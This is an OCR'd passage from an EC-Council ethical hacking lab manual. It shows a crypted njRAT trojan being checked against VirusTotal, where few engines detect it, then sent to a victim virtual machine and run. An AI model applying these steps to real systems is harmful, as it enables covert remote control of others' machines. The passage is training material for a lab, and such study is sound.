


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. An **Open** dialog-box appears; navigate to the location where you saved the encrypted file **CryptedFile.exe** (**Desktop**), select the file, and click **Open**.




15. Click **Confirm upload**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

16. VirusTotal uploads the file and begins to scan it with the various anti-virus programs in its database. After the completion of the scan, the scan result appears, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


17. Only a few anti-virus programs have detected **CryptedFile.exe** as a malicious file. Minimize or close the browser window.
18. Now, we will test the functioning of a Crypted file (**CryptedFile.exe**).
19. Go to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT**, double-click the **njRAT v0.7d.exe** file and launch **njRAT** by choosing the default port number **5552**, and then click **Start**.
20. In this exercise, we have already created a crypted file (**CryptedFile.exe**), built using njRAT.



21. Use any technique to send **CryptedFile.exe** to the intended target—through email or any other source (In real-time, attackers send this server to the victim).

    Note: In this task, we copied the **CryptedFile.exe** file to the shared network location (**CEH-Tools**) to share the file.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



22. Switch to the **Windows Server 2022** virtual machine.


    Note: If you are logged out of the **Windows Server 2022** machine, click **Ctrl+Alt+Del**, then login into **CEH\Administrator** user profile using **Pa$$w0rd** as password.

23. Navigate to the shared network location (**CEH-Tools**), and then **Copy** and **Paste** the executable file (**CryptedFile.exe**), in which the attacker (here, you) sent the server executable, to the **Desktop** of **Windows Server 2022**.

24. Here, you are acting both as the **attacker** who logs into the **Windows 11** machine to create a malicious server and as the victim who logs into the **Windows Server 2022** machine and downloads the server.

25. Double-click **CryptedFile.exe** to run this malicious executable.

    Note: If **You must restart your computer to turn off User Account Control** pop-up appears in the right-bottom corner of the window, then **Restart** the **Windows Server 2022** machine and click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

